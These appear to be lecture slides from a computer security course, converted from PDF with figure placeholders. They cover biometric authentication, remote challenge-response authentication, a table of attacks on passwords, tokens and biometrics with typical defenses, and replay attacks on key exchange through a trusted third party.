
**Figure 3.8 Cost Versus Accuracy of Various Biometric Characteristics in User Authentication Schemes.**



(a) Enrollment



(b) Verification



(c) Identification

Figure 3.9 A Generic Biometric System. Enrollment creates an association between a user and the user's biometric characteristics. Depending on the application, user authentication either involves verifying that a claimed user is the actual user or identifying an unknown user.




Figure 3.10 Profiles of a Biometric Characteristic of an Imposter and an Authorized Users In this depiction, the comparison between presented feature and a reference feature is reduced to a single numeric value. If the input value ( $s$ ) is greater than a preassigned threshold ( $t$ ), a match is declared.








Figure 3.12 Actual Biometric Measurement Operating Characteristic Curves, reported in [MANS01]. To clarify differences among systems, a log-log scale is used.

# Remote User Authentication

- Authentication over a network, the Internet, or a communications link is more complex
- Additional security threats such as:
  - Eavesdropping, capturing a password, replaying an authentication sequence that has been observed
- Generally rely on some form of a challenge-response protocol to counter threats



**Figure 3.13 Basic Challenge-Response Protocols for Remote User Authentication**

## AUTHENTICATION SECURITY ISSUES

**Denial-of-Service**  
Attempts to disable a user authentication service by flooding the service with numerous authentication attempts

**Eavesdropping**

Adversary attempts to learn the password by some sort of attack that involves the physical proximity of user and adversary

**Host Attacks**

Directed at the user file at the host where passwords, token passcodes, or biometric templates are stored

**Trojan Horse**  
An application or physical device masquerades as an authentic application or device for the purpose of capturing a user password, passcode, or biometric

**Client Attacks**

Adversary attempts to achieve user authentication without access to the remote host or the intervening communications path

**Replay**

Adversary repeats a previously captured user response

Attacks	Authenticators	Examples	Typical defenses
Client attack	Password	Guessing, exhaustive search	Large entropy; limited attempts
	Token	Exhaustive search	Large entropy; limited attempts, theft of object requires presence
	Biometric	False match	Large entropy; limited attempts
Host attack	Password	Plaintext theft, dictionary/exhaustive search	Hashing; large entropy; protection of password database
	Token	Passcode theft	Same as password; 1-time passcode
	Biometric	Template theft	Capture device authentication; challenge response
Eavesdropping, theft, and copying	Password	"Shoulder surfing"	User diligence to keep secret; administrator diligence to quickly revoke compromised passwords; multifactor authentication
	Token	Theft, counterfeiting hardware	Multifactor authentication; tamper resistant/evident token
	Biometric	Copying (spoofing) biometric	Copy detection at capture device and capture device authentication
Replay	Password	Replay stolen password response	Challenge-response protocol
	Token	Replay stolen passcode response	Challenge-response protocol; 1-time passcode
	Biometric	Replay stolen biometric template response	Copy detection at capture device and capture device authentication via challenge-response protocol
Trojan horse	Password, token, biometric	Installation of rogue client or capture device	Authentication of client or capture device within trusted security perimeter
Denial of service	Password, token, biometric	Lockout by multiple failed authentications	Multifactor with token

## Some Potential Attacks, Susceptible Authenticators, and Typical Defenses

The focus for rest of today

**Read Computer Security: Principle  
and Practices Chapter 4**



# **Replay Attacks:**

## **Not In the Book**

## **Review These Slides for Exams**

# Related Larger Challenge: Key Exchange Algorithms

- Goal: Alice, Bob agree on a **shared secret** key
  - Key cannot be sent in clear
    - Attacker can listen in
    - Could send enciphered key... but enciphered with what key?
    - Could be derived from exchanged data plus data not known to an eavesdropper
  - Assume all cryptosystems, protocols publicly known
    - Adversary knows the protocols and cyrptosystems
    - Anything transmitted is assumed known to attacker

# Trusted Third Party Exchange

- Bootstrap problem: how do Alice, Bob begin?
  - Alice can't send key to Bob in the clear!
- Assume some trusted third party, Cathy
  - Alice and Cathy share secret key  $k_A$
  - Bob and Cathy share secret key  $k_B$
  - Some external technique was used to establish shared keys with Cathy
- Can Alice and Bob use Cathy to exchange new Alice/Bob shared key  $k_s$

# The Replay Attack Problem

- How does Bob know he is talking to Alice?
  - Replay attack: Eve records message from Alice to Bob, later replays it; Bob may think he's talking to Alice, but he isn't
  - Session key reuse: Eve replays message from Alice to Bob, so Bob re-uses session key
- Protocols must provide authentication and defense against replay

# Simple Replay Attack

Eve  
Replays

{ request for session key to Bob }  $k_A$

Cathy

Alice

{  $k_{s'}$  }  $k_A \parallel$  {  $k_{s'}$  }  $k_B$

Cathy

First reply is not necessary, Eve can start with msg below


Eve  
Replays

{  $k_s$  }  $k_B$

Bob

